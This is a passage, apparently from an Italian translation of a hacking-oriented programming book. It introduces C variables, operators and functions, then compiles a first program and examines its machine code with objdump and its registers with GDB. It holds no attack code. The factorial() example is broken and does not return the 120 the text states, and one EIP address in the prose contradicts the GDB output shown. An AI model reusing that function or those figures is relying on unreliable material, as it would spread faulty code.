   Svolta a sinistra su Destination Road;
For (i=0; i<5; i++)
   Guida per 1 chilometro;
Fermati al 743 di Destination Road;
```

0x240 Altri concetti fondamentali di programmazione

Nei paragrafi seguenti vengono introdotti ulteriori concetti fondamentali della programmazione. Questi concetti sono usati in molti linguaggi di programmazione, con qualche differenza sintattica. La presentazione dei vari concetti verrà accompagnata da esempi in pseudocodice che usa una sintassi simile al C. Alla fine, lo pseudocodice dovrebbe avere un aspetto davvero simile al codice C.

0x241 Variabili

Il contatore usato nel ciclo for in effetti è un tipo di variabile. Una *variabile* può essere vista semplicemente come un oggetto che contiene dati che possono cambiare – da qui il nome. Ci sono anche variabili che non cambiano, e che vengono opportunamente chiamate *costanti*. Tornando all'esempio dell'automobile, la sua velocità potrebbe essere una variabile, mentre il suo colore sarebbe una costante. Nello pseudocodice, le variabili sono semplicemente concetti astratti, ma in C (e in molti altri linguaggi), prima di poterle utilizzare è necessario dichiararle e attribuire loro un tipo. Questo perché un programma C alla fine dovrà essere compilato in un eseguibile. Come una ricetta di cucina che elenca tutti gli ingredienti necessari prima di dare le istruzioni, la dichiarazione delle variabili consente di svolgere una serie di preparativi prima di entrare nel cuore del programma. In definitiva, tutte le variabili vengono salvate in qualche porzione della memoria, e la loro dichiarazione consente al compilatore di organizzare questa memoria in maniera più efficiente. Alla fine, comunque, nonostante tutte le dichiarazioni del tipo di variabile, tutto si riduce un discorso di memoria.

Nel linguaggio C, a ciascuna variabile viene associato un tipo che descrive il genere di informazioni che si desiderano salvare nella variabile stessa. Alcuni di tipi più comuni sono `int` (integer: valori interi), `float` (floating point: valori a virgola mobile) e `char` (valori a carattere singolo). Le variabili vengono dichiarate semplicemente anteponendo queste parole chiave ai loro nomi, come nell'esempio seguente.

```
int a, b;
float k;
char z;
```

Ora le variabili `a` e `b` sono definite come interi, `k` può accettare valori a virgola mobile, (come 3,14), e ci si aspetta che `z` contenga un valore di un carattere, come *A* o *w*. Alle variabili può essere assegnato un valore al momento della dichiarazione o in qualsiasi momento successivo, con l'operatore =.

```
int a = 13, b;
float k;
char z = 'A';

k = 3.14;
z = 'w';
b = a + 5;
```

Una volta eseguite queste istruzioni, la variabile `a` conterrà il valore 13, `k` conterrà il numero 3,14, `z` conterrà il carattere `w` e `b` il valore 18, dato che 13 più 5 fa 18. Le variabili sono semplicemente un modo per ricordare dei valori; nel linguaggio C, però è necessario dichiarare prima il tipo di ciascuna variabile.

0x242 Operatori aritmetici

L'istruzione `b = a + 7` è un esempio di un semplice operatore aritmetico. Nel linguaggio C i simboli seguenti vengono utilizzati per diverse operazioni aritmetiche.

Le prime quattro operazioni dovrebbero avere un aspetto familiare. La divisione modulo potrebbe apparire come un concetto nuovo, ma si tratta solo di prendere il resto dopo una divisione. Se `a` è 13, allora 13 diviso 5 fa 2, con il resto di 3, che significa che `a % 5 =`

3. Ancora, poiché le variabili `a` e `b` sono degli interi, l'istruzione `b = a / 5` avrà come risultato che `b` conterrà il valore 2, dato che questa è la parte intera del risultato. Per contenere il più corretto valore di 2,6 risultante dall'operazione, devono essere usate le variabili a virgola mobile.

Operazione	**Simbolo**	**Esempio**
Addizione	+	b = a + 5
Sottrazione	-	b = a - 5
Moltiplicazione	*	b = a * 5
Divisione	/	b = a / 5
Divisione modulo	%	b = a % 5

Per fare in modo che un programma usi questi concetti, dovete parlare la sua lingua. Il linguaggio C mette a disposizione anche molte forme abbreviate per queste operazioni aritmetiche. Una di esse è stata vista in precedenza e viene comunemente usata nei cicli.

Espressione completa	**Forma abbreviata**	**Spiegazione**
i = i + 1	i++ o ++i	Aggiunge 1 alla variabile.

i = i - 1	i-- o --i	Sottrae 1 dalla variabile.

Queste espressioni abbreviate possono essere combinate con altre operazioni aritmetiche per produrre espressioni più complesse. Qui diventa evidente la differenza tra `i++` e `++i`. La prima espressione significa *Incrementa di 1 il valore di* `i` *dopo avere calcolato l'operazione aritmetica*, mentre la seconda espressione significa *Incrementa di 1 il valore di* `i` *prima di calcolare l'operazione aritmetica*. L'esempio seguente dovrebbe chiarire.

```
int a, b;
a = 5;
b = a++ * 6;
```

Alla fine di questo gruppo di istruzioni, `b` conterrà 30 e `a` conterrà 6, dato che la forma abbreviata di `b = a++ * 6;` è equivalente alle seguenti istruzioni:

```
b = a * 6;
a = a + 1;
```

Tuttavia, se viene utilizzata l'istruzione `b = ++a * 6;` l'ordine della somma in `a` cambia, portando come risultato il seguente gruppo di istruzioni equivalenti:

```
a = a + 1;
b = a * 6;
```

Poiché l'ordine è cambiato, in questo caso `b` conterrà 36 e `a` conterrà ancora 6.

Molto spesso nei programmi le variabili devono essere modificate sul posto. Per esempio, potrebbe essere necessario aggiungere a una variabile un valore arbitrario, come 12, e salvare subito il risultato nella stessa variabile (per esempio, `i = i + 12`). È una situazione che si verifica abbastanza comunemente, e anche per questi casi esiste una forma abbreviata.

Espressione completa	**Forma abbreviata**	**Spiegazione**
i = i + 12	i+=12	Aggiunge un valore alla variabile.
i = i - 12	i-=12	Sottrae un valore dalla variabile.
i = i * 12	i*=12	Moltiplica un valore per la variabile
i = i / 12	i/=12	Divide un valore per la variabile.

0x243 Operatori di confronto

Le variabili sono utilizzate di frequente nelle istruzioni condizionali delle strutture di controllo descritte in precedenza. Queste istruzioni condizionali sono basate su una sorta di

confronto. Nel linguaggio C, questi operatori di confronto utilizzano una sintassi abbreviata che è abbastanza comune in molti linguaggi di programmazione.

Condizione	**Simbolo**	**Esempio**
Minore di	<	(a < b)
Maggiore di	>	(a > b)
Minore o uguale a	<=	(a <= b)
Maggiore o uguale a	>=	(a >= b)
Uguale a	==	(a == b)
Non uguale a	!=	(a != b)

La maggior parte di questi operatori è facile da capire; notate comunque come la forma abbreviata per *uguale a* impieghi un doppio segno di uguale. Questa è una distinzione importante, dato che il doppio segno di uguale viene utilizzato per verificare l'equivalenza, mentre il singolo segno di uguale viene impiegato per assegnare un valore a una determinata variabile. L'istruzione `a = 7` significa *Metti il valore 7 nella variabile* `a`, mentre `a == 7` significa *Verifica se la variabile* `a` *è uguale a 7* (alcuni linguaggi di programmazione, come il Pascal, usano la notazione := per l'assegnamento delle variabili, in modo da eliminare la confusione visiva). Ancora, notate come un punto esclamativo in genere abbia il significato di *negazione*. Questo simbolo può essere utilizzato da solo per invertire una

qualsiasi espressione.

```
!(a < b)   è equivalente a   (a >= b)
```

Questi operatori di confronto possono anche essere concatenati usando la forma abbreviata per OR e AND.

Operatore logico	**Simbolo**	**Esempio**
OR	‖	((a < b) ‖ (a < c))
AND	&&	((a < b) && !(a < c))

L'istruzione di esempio formata dalle due condizioni legate dall'OR logico darà come risultato vero se `a` è minore di `b`, OR se `a` è minore di `c`. Similmente, l'istruzione di esempio formata dai due confronti legati con l'AND logico darà il vero se `a` è minore di `b` AND `a` non è minore di `c`. Queste istruzioni dovrebbero essere raggruppate tra parentesi e possono contenere numerose varianti.

Molte cose possono essere ridotte a variabili, operatori di confronto e strutture di controllo. Tornando all'esempio del topo in cerca di cibo, la fame può essere tradotta in una variabile booleana vero/falso. Naturalmente, 1 significa vero e 0 falso.

```
While (affamato == 1)
```

```
{
   Trova del cibo;
   Mangia il cibo;
}
```

Ecco un'altra forma abbreviata usata molto spesso da hacker e programmatori. Il C in realtà non presenta operatori booleani, per cui qualsiasi valore diverso da zero viene considerato vero, e una dichiarazione viene considerata falsa se contiene 0. In effetti, gli operatori di confronto restituiranno un valore 1 se il confronto è vero e un valore 0 in caso contrario. Controllando se la varabile `affamato` è uguale a 1 si otterrà 1 se `affamato` è uguale a 1 e 0 se `affamato` è uguale a 0. Poiché il programma usa solo questi due casi, l'operatore di controllo può essere del tutto escluso.

```
While (affamato)
{
   Trova del cibo;
   Mangia il cibo;
}
```

Un programma per topi più evoluto e con più input illustra come sia possibile combinare operatori di confronto e variabili.

```
While ((affamato) && !(gatto_presente))
{
   Trova del cibo;
   If(!(il_cibo_è_in_una_trappola))
     Mangia il cibo;
}
```

Questo esempio presume che ci siano anche variabili che descrivono la presenza di un gatto e la posizione del cibo, con un valore di 1 per vero e di 0 per falso. Ricordate solo che qualsiasi valore diverso da 0 viene considerato vero e che il valore 0 viene considerato falso.

0x244 Funzioni

A volte si avrà un gruppo di istruzioni di cui il programmatore sa che avrà bisogno più volte. Queste istruzioni possono essere riunite in un sottoprogramma più piccolo chiamato *funzione*. In altri linguaggi, le funzioni sono note come *subroutine* o *procedure*. Per esempio, l'azione di svoltare con l'auto in realtà è formata da molte istruzioni più particolari: attivare l'indicatore di direzione opportuno, rallentare, controllare la presenza di traffico in senso contrario, ruotare il volante nella direzione appropriata e così via. Le indicazioni stradali dell'inizio del capitolo richiedono alcune svolte; elencare ogni singola istruzione per ciascuna svolta, però, sarebbe noioso (e meno leggibile). È possibile passare delle variabili come argomenti di una funzione per modificare il modo in cui quest'ultima agisce. In questo caso, alla funzione viene passata la direzione in cui svoltare.

```
Function Svolta(direzione_variabile)
{
  Aziona l'indicatore di direzione direzione_variabile;
  Rallenta;
  Controlla il traffico in senso contrario;
  while(c'è traffico contrario)
  {
    Stop;
    Controlla il traffico in senso contrario;
```

```
    }
    Gira il volante verso direzione_variabile;
    while(la svolta non è completa)
    {
      if(velocità < 5 kmh)
        Accelera;
    }
    Riporta il volante nella posizione originale;
    Spegni l'indicatore di direzione direzione_variabile;
  }
```

Questa funzione descrive tutte le istruzioni necessarie per effettuare una svolta. Quando un programma che conosce questa funzione ha bisogno di svoltare, può semplicemente richiamare questa funzione. Quando la funzione viene richiamata, le istruzioni che si trovano al suo interno vengono eseguite con gli argomenti passati; poi, dopo la chiamata della funzione, l'esecuzione riprende dal punto del programma in cui si trovava. A questa funzione di esempio è possibile passare il parametro "a sinistra" o "a destra", e questo modifica la direzione di svolta.

Per default nel linguaggio C le funzioni possono restituire un valore a un chiamante. Per quanti abbiano familiarità con le funzioni della matematica, tutto ciò ha un senso. Immaginate una funzione che calcola il fattoriale di un numero: ovviamente restituisce il risultato.

Nel linguaggio C le funzioni non vengono etichettate con una parola chiave "funzione" o *function*, ma vengono semplicemente dichiarate con il tipo di dati della variabile che restituiscono. Questo formato è molto simile alla dichiarazione delle variabili. Se una

funzione deve restituire un intero (come quella che calcola il fattoriale di un numero *x*), potrebbe avere un aspetto simile a questo:

```
int factorial(int x)
{
  int i;
  for(i=1; i < x; i++)
    x *= i;
  return x;
}
```

Questa funzione viene dichiarata come `int` perché moltiplica ogni valore da 1 a *x* e restituisce il risultato, che è un intero. L'istruzione `return` posta alla fine della funzione passa il contenuto della variabile *x* e termina la funzione stessa. Questa funzione fattoriale può quindi essere utilizzata come una variabile di tipo intero nella parte principale di qualsiasi programma che ne abbia conoscenza.

```
int a=5, b;
b = factorial(a);
```

Al termine di questo breve programma, la variabile `b` conterrà 120, dato che la funzione fattoriale sarà richiamata con argomento 5 e restituirà 120.

Anche nel linguaggio C il compilatore deve "essere a conoscenza" delle funzioni prima di poterle utilizzare. Questo scopo può essere raggiunto semplicemente scrivendo tutta la funzione prima di utilizzarla in una parte successiva del programma, o utilizzando i prototipi di funzione. Un *prototipo di funzione* è semplicemente un modo per indicare al compilatore

che deve aspettarsi di trovare una funzione con un dato nome, un certo tipo di dati da restituire e un certo tipo di dati come argomento. La funzione effettiva potrà trovarsi vicino alla fine del programma, ma può essere utilizzata in qualsiasi altra parte di esso, dato che il compilatore ne è già a conoscenza. Un esempio di prototipo di funzione per la funzione `factorial()` avrebbe un aspetto simile a questo:

```
int factorial(int);
```

In genere i prototipi di funzione si trovano vicino all'inizio di un programma. Nel prototipo non c'è bisogno di definire nomi di variabili, dato che questo processo viene svolto nella funzione effettiva. Al compilatore interessa soltanto il nome della funzione, il tipo di dati che restituisce e il tipo di dati dei suoi argomenti.

Se una funzione non deve restituire alcun valore, deve essere dichiarata come `void`, come nel caso della funzione `svolta()` utilizzata come esempio in precedenza. La funzione `svolta()`, tuttavia, non assicura tutto quanto richiesto per il programma sulle indicazioni stradali. Ogni svolta presenta una direzione e il nome di una via. Ciò significa che una funzione per svoltare dovrebbe avere due variabili: la direzione in cui svoltare e il nome della via sulla quale immettersi. Questo complica la funzione di svoltare, dato che il nome della via deve essere individuato prima di effettuare il cambio di direzione. Di seguito è riportato lo pseudocodice con una sintassi simile al C di una versione più completa della funzione di svolta.

```
void svolta(direzione_variabile, nome_via_cercato)
{
```

```
  Cerca un cartello stradale;
  nome_incrocio_attuale = leggi cartello stradale;
  while(nome_incrocio_attuale != nome_via_cercato)
  {
    Cerca un altro cartello stradale;
    nome_incrocio_attuale = leggi cartello stradale;
  }

  Aziona l'indicatore di direzione direzione_variabile;
  Rallenta;
  Controlla in traffico in senso contrario;
  while(c'è traffico contrario)
  {
    Stop;
    Controlla il traffico in senso contrario;
  }
  Gira il volante verso direzione_variabile;
  while(la svolta non è completa)
  {
    if(velocità < 5 kmh)
      Accelera;
  }
  Riporta il volante nella posizione originale;
  Spegni l'indicatore di direzione direzione_variabile;
}
```

Questa funzione comprende una sezione che ricerca l'incrocio adatto controllando i cartelli stradali, leggendo il nome della via su ogni cartello e salvandolo in una variabile denominata `nome_incrocio_attuale`. Continuerà a cercare e leggere i cartelli stradali fino a trovare la via desiderata; a quel punto, verranno eseguite le istruzioni di svolta rimanenti. Ora è possibile modificare lo pseudocodice delle indicazioni stradali in modo che utilizzi questa funzione di svolta.

```
Inizia andando verso est sulla Main Street;
while (non c'è una chiesa sulla destra)
  Guida lungo la Main Street;
if (la strada è bloccata)
{
  Svolta(destra, Quindicesima);
  Svolta(sinistra, Pine Street);
  Svolta(destra, Sedicesima);
}
else
  Svolta(destra, Sedicesima);
Svolta(sinistra, Destination Road);
for (i=0; i<5; i++)
  Guida per 1 chilometro;
Fermati al 743 di Destination Road;
```

Le funzioni non vengono comunemente usate nello pseudocodice, dato che questo viene impiegato dai programmatori principalmente come un modo di schematizzare i concetti di programmazione prima di scrivere codice compilabile. Dato che lo pseudocodice non deve essere funzionante, non è necessario scrivere per intero tutte le funzioni, è sufficiente annotare *Qui va inserita un po' di roba complicata*. In un linguaggio di programmazione come il C, però, le funzioni vengono usate in modo massiccio. Gran parte dell'utilità del C si deve a raccolte di funzioni chiamate *librerie*.

0x250 Iniziamo a sporcarci le mani

Ora che la sintassi del C è un po' più familiare e sono stati spiegati alcuni concetti fondamentali di programmazione, la programmazione in C non appare più un ostacolo così alto. Esistono compilatori C praticamente per ogni sistema operativo e ogni architettura di

processore, ma in questo libro utilizziamo solo Linux e un processore di tipo x86. Linux è un sistema operativo libero e al quale tutti possono avere accesso, e i processori basati su x86 sono quelli più diffusi a livello del consumatore finale. Poiché l'hacking richiede una buona dose di esperimenti, è meglio che abbiate a disposizione anche un compilatore C.

Iniziamo, allora. Il programma firstprog.c è un semplice codice C che stampa "Hello, world!" per 10 volte.

firstprog.c

```
#include <stdio.h>

int main()
{
  int i;
  for(i=0; i < 10; i++)       // Itera per 10 volte.
  {
    puts("Hello, world!\n"); // Pone la stringa in output.
  }
  return 0;                   // Indica al sistema operativo
                              // che il programma è uscito senza errori.
}
```

L'esecuzione principale di un programma C inizia con la funzione `main()`. Qualsiasi testo preceduto da due barre (`//`) è un commento e viene ignorato dal compilatore.

La prima riga potrebbe sembrare strana, ma è solo sintassi C che indica al compilatore

di aggiungere le intestazioni per una libreria di input/ output (I/O) standard denominata `stdio`. Questo file viene aggiunto al programma quando questo viene compilato. Il suo percorso è /usr/include/ stdio.h, e il file definisce diverse costanti e prototipi di funzioni per le corrispondenti funzioni della libreria di I/O standard. Poiché la funzione `main()` usa la funzione `printf()` della libreria di I/O standard, è necessario un prototipo di funzione per `printf()` prima che essa possa essere utilizzata. Questo prototipo di funzione (insieme a molti altri) è contenuto nel file di intestazione stdio.h. Gran parte della potenza del C deriva dalle librerie e dall'estensibilità. La parte restante del codice dovrebbe avere un senso e un aspetto simile a quello dello pseudocodice incontrato in precedenza. Potreste avere notato la presenza di un gruppo di parentesi graffe che possono essere eliminate. Il risultato di questo programma dovrebbe apparire piuttosto chiaro, ma compiliamolo con GCC ed eseguiamolo, tanto per essere sicuri.

GCC (GNU Compiler Collection) è un compilatore C libero che traduce il C in linguaggio macchina comprensibile per un processore. La traduzione che si ottiene è un file binario eseguibile che per default è denominato `a.out`. Il programma compilato fa quello che vi sareste aspettati?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
```

```
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```

0x251 Il quadro d'insieme

Finora abbiamo presentato materiale che avreste potuto apprendere in una lezione elementare sulla programmazione: semplici, ma essenziali. La maggior parte delle lezioni introduttive alla programmazione insegna semplicemente come leggere e scrivere il C. Non vorrei essere frainteso: conoscere il C è utile ed è sufficiente per fare di voi dei programmatori rispettabili, ma rappresenta solo una parte di un quadro più ampio. La maggior parte dei programmatori impara il linguaggio dall'inizio alla fine e non riesce mai ad avere una visione globale. Gli hacker basano il loro vantaggio sul fatto di sapere come tutti i pezzi interagiscono all'interno di questo quadro più ampio. Per vedere il quadro d'insieme del regno della programmazione, basta capire che il codice C prevede di essere compilato: non può fare nulla finché non viene compilato in un file binario eseguibile. Pensare a un sorgente C come a un programma è un fraintendimento comune che viene sfruttato quotidianamente dagli hacker. Le istruzioni binarie di `a. out` sono scritte in linguaggio macchina, un linguaggio elementare che può essere compreso dalla CPU. I compilatori sono progettati per tradurre il codice del linguaggio C in linguaggio macchina per una moltitudine di architetture di processori. In questo caso, il processore appartiene a una famiglia che usa l'architettura x86. Ci sono anche architetture di processori Sparc (usate nelle workstation Sun) e PowerPC (usata nei Mac pre-Intel). Ogni architettura ha un diverso

linguaggio macchina, quindi il compilatore agisce come intermediario, traducendo il codice C nel linguaggio macchina adatto all'architettura prescelta.

Finché il programma compilato funziona, il programmatore medio si preoccupa solo del codice sorgente. Ma un hacker capisce che il programma compilato è quello che viene effettivamente eseguito. Con una migliore comprensione del funzionamento della CPU, un hacker può manipolare i programmi che vengono eseguiti su di essa. Abbiamo visto il codice sorgente per il primo programma e l'abbiamo compilato in un binario eseguibile per l'architettura x86. Ma qual è l'aspetto di questo file binario eseguibile? Gli strumenti di sviluppo GNU contengono un programma denominato `objdump` che può essere utilizzato per esaminare i file binari compilati. Iniziamo osservando il codice macchina nel quale è stata tradotta la funzione `main()`.

```
reader@hacking:~/booksrc $ objdump -D a.out | grep -A20 main.:
08048374 <main>:
8048374:    55                      push  %ebp
8048375:    89 e5                   mov   %esp,%ebp
8048377:    83 ec 08                sub   $0x8,%esp
804837a:    83 e4 f0                and   $0xfffffff0,%esp
804837d:    b8 00 00 00 00          mov   $0x0,%eax
8048382:    29 c4                   sub   %eax,%esp
8048384:    c7 45 fc 00 00 00 00    movl  $0x0,0xfffffffc(%ebp)
804838b:    83 7d fc 09             cmpl  $0x9,0xfffffffc(%ebp)
804838f:    7e 02                   jle   8048393 <main+0x1f>
8048391:    eb 13                   jmp   80483a6 <main+0x32>
8048393:    c7 04 24 84 84 04 08    movl  $0x8048484,(%esp)
804839a:    e8 01 ff ff ff          call  80482a0 <printf@plt>
804839f:    8d 45 fc                lea   0xfffffffc(%ebp),%eax
80483a2:    ff 00                   incl  (%eax)
```

```
80483a4:    eb e5                    jmp    804838b <main+0x17>
80483a6:    c9                       leave
80483a7:    c3                       ret
80483a8:    90                       nop
80483a9:    90                       nop
80483aa:    90                       nop
reader@hacking:~/booksrc $
```

Il programma `objdump` produrrebbe troppe righe di output per poterle esaminare in modo ragionevole, quindi i risultati del programma sono passati a `grep` con l'opzione della riga di comando per visualizzare le 20 righe successive all'espressione regolare `main.:`. Ogni byte è rappresentato in *notazione esadecimale*, un sistema di numerazione in base 16. Il sistema di numerazione usato normalmente è in base 10, poiché utilizza in tutto 10 cifre (da 0 a 9). Il sistema esadecimale usa i caratteri da 0 a 9 per rappresentare i numeri da 0 a 9, ma usa anche le lettere da A a F per rappresentare i valori da 10 a 15. È una notazione comoda perché un byte contiene 8 bit, ognuno dei quali può essere vero o falso. Ciò significa che un byte ha 256 (2^8) valori possibili, quindi ogni byte può essere descritto con 2 cifre esadecimali.

I numeri esadecimali nel codice macchina – iniziando da `0x8048374` all'estrema sinistra – rappresentano indirizzi di memoria. I bit delle istruzioni in linguaggio macchina devono essere inseriti da qualche parte, e questo "luogo" si chiama *memoria*. La memoria non è altro che un insieme di byte di spazio temporaneo numerati con altrettanti indirizzi.

Come una fila di case su una stessa via, ciascuna con il proprio indirizzo, la memoria può essere pensata come una fila di byte, ognuno con il proprio indirizzo di memoria. È

possibile accedere a ciascun byte di memoria con il suo indirizzo, e in questo caso la CPU accede a questa parte di memoria per individuare le istruzioni in linguaggio macchina che costituiscono il programma compilato. I processori Intel x86 più vecchi utilizzano uno schema di indirizzamento a 32 bit, mentre quelli più recenti ne utilizzano uno a 64 bit. I processori a 32 bit hanno 2^{32} (o 4.294.967.296) possibili indirizzi, che diventano 2^{64} ($1,84467441 \times 10^{19}$) per i processori a 64 bit. Questi ultimi possono funzionare anche in una modalità di compatibilità con i 32 bit, e ciò consente loro di eseguire codice a 32 bit con rapidità.

I byte esadecimali presenti nella parte centrale del listato precedente riportano le istruzioni in linguaggio macchina per il processore x86. Ovviamente questi valori esadecimali sono solo delle rappresentazioni degli 1 e degli 0 binari che la CPU può comprendere. Ma dato che *01 0101011000100111100101100000111110110011100001...* è qualcosa di utile solamente al processore, il codice macchina viene visualizzato sotto forma di byte esadecimali e ogni istruzione viene riportata su una propria riga, come quando si divide un paragrafo in frasi.

Pensandoci bene, i byte esadecimali non sono poi molto utili di per sé: è qui che entra in gioco il linguaggio assembly. Questo linguaggio in realtà non è che una raccolta di codici mnemonici per le corrispondenti istruzioni in linguaggio macchina. L’istruzione `ret` è decisamente più comprensibile e più facile da ricordare di `0xc3` o `11000011`. A differenza del C o di altri linguaggi compilati, le istruzioni del linguaggio assembly hanno una relazione diretta uno a uno con le istruzioni del linguaggio macchina corrispondenti. Ciò

significa che, dato che ogni architettura di processori ha istruzioni di linguaggio macchina differenti, ciascuna possiede anche un linguaggio assembly differente. L'assembly è solo un modo che i programmatori utilizzano per rappresentare le istruzioni in linguaggio macchina che vengono inviate al processore. Il modo in cui queste istruzioni del linguaggio macchina vengono rappresentate è semplicemente una questione di preferenze e di convenzioni. Benché in teoria chiunque potrebbe creare una propria sintassi di linguaggio assembly per x86, nella maggior parte dei casi viene utilizzato uno di due tipi principali: la sintassi AT&T e la sintassi Intel. L'assembly visualizzato in precedenza adotta la sintassi AT&T, e questa è utilizzata per default praticamente da tutti gli strumenti di disassemblaggio Linux. La sintassi AT&T risulta facilmente riconoscibile per la massiccia presenza dei simboli `%` e `$` come prefissi a qualsiasi cosa (date ancora un'occhiata all'esempio precedente). Lo stesso codice può essere visualizzato in sintassi Intel inserendo un'ulteriore parametro da riga di comando, `-M intel`, per `objdump`, come nell'esempio riportato di seguito.

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
8048374:    55                      push  ebp
8048375:    89 e5                   mov   ebp,esp
8048377:    83 ec 08                sub   esp,0x8
804837a:    83 e4 f0                and   esp,0xfffffff0
804837d:    b8 00 00 00 00          mov   eax,0x0
8048382:    29 c4                   sub   esp,eax
8048384:    c7 45 fc 00 00 00 00    mov   DWORD PTR [ebp-4],0x0
804838b:    83 7d fc 09             cmp   DWORD PTR [ebp-4],0x9
804838f:    7e 02                   jle   8048393 <main+0x1f>
8048391:    eb 13                   jmp   80483a6 <main+0x32>
8048393:    c7 04 24 84 84 04 08    mov   DWORD PTR [esp],0x8048484
804839a:    e8 01 ff ff ff          call  80482a0 <printf@plt>
804839f:    8d 45 fc                lea   eax,[ebp-4]
```

```
 80483a2:    ff 00                        inc    DWORD PTR [eax]
 80483a4:    eb e5                        jmp    804838b <main+0x17>
 80483a6:    c9                           leave
 80483a7:    c3                           ret
 80483a8:    90                           nop
 80483a9:    90                           nop
 80483aa:    90                           nop
reader@hacking:~/booksrc $
```

Personalmente ritengo che la sintassi Intel sia più leggibile e più facile da capire, perciò ho scelto di utilizzarla sempre per gli scopi di questo libro. Indipendentemente dalla rappresentazione in linguaggio assembly, i comandi che un processore capisce sono piuttosto semplici. Queste istruzioni consistono di un'operazione e a volte di argomenti aggiuntivi che descrivono la destinazione e/o l'origine dell'operazione. Le operazioni spostano il contenuto della memoria, svolgono semplici calcoli matematici o intervengono sul processore per fargli fare qualcos'altro. Alla fine, questo è tutto quanto un processore è in grado di fare. Tuttavia, come con un alfabeto di lettere relativamente piccolo sono stati scritti milioni di libri, così con un gruppo relativamente piccolo di istruzioni macchina si può creare un numero infinito di programmi.

I processori hanno anche un proprio gruppo di variabili speciali, chiamate *registri*. La maggior parte delle istruzioni utilizza questi registri per leggere o scrivere dati, quindi la comprensione dei registri di un processore è essenziale per capire le istruzioni. Le dimensioni del quadro d'insieme continuano a crescere...

0x252 Il processore x86

La CPU 8086 fu il primo processore x86. Fu sviluppata e prodotta da Intel, che in seguito sfornò processori più avanzati nella stessa famiglia: 80186, 80286, 80386 e 80486. Se ricordate di avere sentito parlare di processori 386 e 486 negli anni ’80 e ’90, si riferivano proprio a questo.

Il processore x86 ha molti registri, che somigliano a variabili interne per il processore stesso. A questo punto si potrebbe affrontare un discorso astratto sui registri, ma è sempre meglio avere un’esperienza diretta delle cose. Tra gli strumenti di sviluppo GNU esiste anche un debugger denominato GDB. I *debugger* sono utilizzati dai programmatori per seguire passo passo il funzionamento dei programmi compilati, esaminare gli spazi di memoria dei programmi e visualizzare i registri del processore. Un programmatore che non ha mai utilizzato un debugger per indagare sui meccanismi più interni di un programma è come un medico del diciassettesimo secolo che non ha mai utilizzato un microscopio. Come un microscopio, un debugger consente a un hacker di osservare il mondo microscopico del codice macchina, ma le potenzialità di tale strumento sono molto superiori a ciò a cui potrebbe far pensare questa metafora. A differenza di un microscopio, un debugger può esaminare l’esecuzione da tutti i punti di vista, interromperla e modificarla in tempo reale.

Di seguito viene utilizzato GDB per visualizzare lo stato dei registri del processore prima dell’avvio del programma.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
```

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a in main ()
(gdb) info registers
eax            0xbffff894     -1073743724
ecx            0x48e0fe81     1222704769
edx            0x1      1
ebx            0xb7fd6ff4     -1208127500
esp            0xbffff800     0xbffff800
ebp            0xbffff808     0xbffff808
esi            0xb8000ce0     -1207956256
edi            0x0      0
eip            0x804837a      0x804837a <main+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Sulla funzione `main()` è impostato un *breakpoint* (punto di interruzione), per cui l'esecuzione si interromperà appena prima di quel punto. Quindi GDB avvia il programma, si ferma al breakpoint e visualizza tutti i registri del processore con il loro stato attuale.

I primi quattro registri (EAX, ECX, EDX ed EBX) sono noti come registri generici. Sono chiamati *accumulatore*, *contatore*, *dati* e *base*, rispettivamente. Questi registri vengono utilizzati per molti scopi diversi, ma agiscono principalmente come variabili

temporanee per la CPU quando questa sta eseguendo istruzioni macchina.

Anche gli altri quattro registri (ESP, EBP, ESI ed EDI) sono generici, ma a volte vengono definiti come puntatori e indici. Corrispondono rispettivamente a *puntatore allo stack*, *puntatore base*, *indice di origine* e *indice di destinazione*. I primi due vengono chiamati puntatori perché immagazzinano indirizzi a 32 bit, che puntano essenzialmente a posizioni di memoria. Questi registri sono piuttosto importanti per l'esecuzione del programma e la gestione della memoria; ne riparleremo più approfonditamente in seguito. Anche gli ultimi due registri sono tecnicamente dei puntatori che vengono comunemente utilizzati per puntare all'origine e alla destinazione quando è necessario leggere o scrivere dei dati in memoria. Ci sono istruzioni `load` e `store` che usano questi registri, ma per la maggior parte dei casi essi possono essere visti come semplici registri generici.

Il registro EIP è il *puntatore di istruzione*, che punta all'istruzione che il processore sta leggendo in un dato momento. Come un bambino che segna con l'indice ogni parola mentre legge, il processore legge ciascuna istruzione usando come indice il registro EIP. Ovviamente questo registro è decisamente importante e sarà utilizzato spesso nelle operazioni di debugging. Attualmente sta puntando a un indirizzo di memoria in `0x804838a`.

Il registro EFLAGS consiste di diversi flag a bit che vengono utilizzati per i confronti e le segmentazioni della memoria. La memoria effettiva viene suddivisa in vari segmenti diversi, che verranno esaminati in seguito, e questi registri tengono traccia delle suddivisioni. Per la maggior parte, questi registri possono essere ignorati, dato che è raro

dovervi accedere direttamente.

0x253 Il linguaggio assembly

Poiché per questo libro viene impiegato il linguaggio assembly con sintassi Intel, gli strumenti utilizzati devono essere configurati per adottare questa sintassi. In GDB è possibile impostare la sintassi per il disassemblaggio su Intel semplicemente inserendo `set disassembly intel`, o, in forma abbreviata, `set dis intel`. Questa impostazione può essere configurata come quella adottata a ogni avvio di GDB inserendo il comando nel file .gdbinit nella propria home directory.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit
reader@hacking:~/booksrc $ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

Ora che GDB è stato configurato per utilizzare la sintassi Intel, si può iniziare a descrivere tale sintassi. In genere le istruzioni di assembly nella sintassi Intel seguono questo stile:

```
operazione <destinazione>, <origine>
```

